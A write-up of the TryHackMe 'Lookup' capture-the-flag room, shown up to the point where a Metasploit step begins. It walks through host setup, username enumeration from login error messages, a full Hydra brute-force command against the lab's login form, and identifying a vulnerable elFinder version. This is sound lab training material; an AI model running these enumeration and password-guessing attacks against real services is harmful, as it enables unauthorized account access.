Lookup – TryHackMe

Our objective is to capture two flags - **user.txt** and **root.txt**

Contents

1.Reconnaissance


We begin by checking if the host is active.

```
┌─[root@parrot]─[/home/user]
└──╼ #ping 10.10.193.185
PING 10.10.193.185 (10.10.193.185) 56(84) bytes of data.
64 bytes from 10.10.193.185: icmp_seq=1 ttl=63 time=46.9 ms
64 bytes from 10.10.193.185: icmp_seq=2 ttl=63 time=45.8 ms
^C
--- 10.10.193.185 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 45.788/46.319/46.850/0.531 ms
```


After opening the site, we see that the URL changes to **lookup.thm**, so we need to add this address to our **/etc/hosts** file.

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
  GNU nano 7.2                    /etc/hosts                    Modified
127.0.0.1       localhost parrot
::1             localhost ip6-localhost ip6-loopback
fe00::0         ip6-localnet
ff00::0         ip6-mcastprefix
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.193.185   lookup.thm
```


Now we can access the page properly.



I tried default credentials like **admin:admin**, but nothing worked.




There was nothing interesting in the page source either.



2.Finding a Username

I attempted to extract users from the database using sqlmap.


However, sqlmap didn’t return anything.



I also tried using Gobuster – still no results.

```
┌─[root@parrot]─[/home/user]
└──╼ #gobuster dir -u http://lookup.thm/ -w /home/user/Desktop/21/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://lookup.thm/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/user/Desktop/21/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 275]
/.htaccess            (Status: 403) [Size: 275]
/.htpasswd            (Status: 403) [Size: 275]
/index.php            (Status: 200) [Size: 719]
/server-status        (Status: 403) [Size: 275]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
```

While attempting to log in as "admin", I noticed that the error message only said the password was incorrect – meaning the admin account exists.



I used my own script to enumerate usernames.

```
┌─[root@parrot]─[/home/user]
└──╼ #python3 /home/user/Desktop/enumeration.py
[?] Unexpected response for username: aaliyah
[?] Unexpected response for username: aaren
[?] Unexpected response for username: aarika
[?] Unexpected response for username: aaron
[?] Unexpected response for username: adina
[?] Unexpected response for username: aditya
Username found: admin
[?] Unexpected response for username: adnan
[?] Unexpected response for username: adolfo
```

I found a user named **jose** – I used a dictionary of common names.


```
[?] Unexpected response for username: josanne
[?] Unexpected response for username: joscelin
Username found: jose
[?] Unexpected response for username: josé
[?] Unexpected response for username: joseangel
```

Then I used Hydra to crack the password – and we successfully got access as the user "jose".


```
┌──[root@parrot]─[/home/user]
└─#hydra -l jose -P /home/user/Desktop/21/rockyou.txt lookup.thm http-post-form "/login.php:username=^USER^&password=^PASS^:wrong" -v
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra)
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://lookup.thm:80/login.php:username=^USER^&password=^PASS^:wrong
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[VERBOSE] Page redirected to http[s]://files.lookup.thm:80/
[VERBOSE] Page redirected to http[s]://files.lookup.thm:80/elFinder/elfinder.html
[80][http-post-form] host: lookup.thm   login: jose   password: password123
[STATUS] attack finished for lookup.thm (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
```

After logging in, we're redirected to another page:




We also need to add this new page's domain to **/etc/hosts.**




3.Files website


We see that a service called **ElFinder** is running.



I was able to find its version.



There's a known CVE for this version.



4.Metasploit

We can exploit this vulnerability using Metasploit.

```
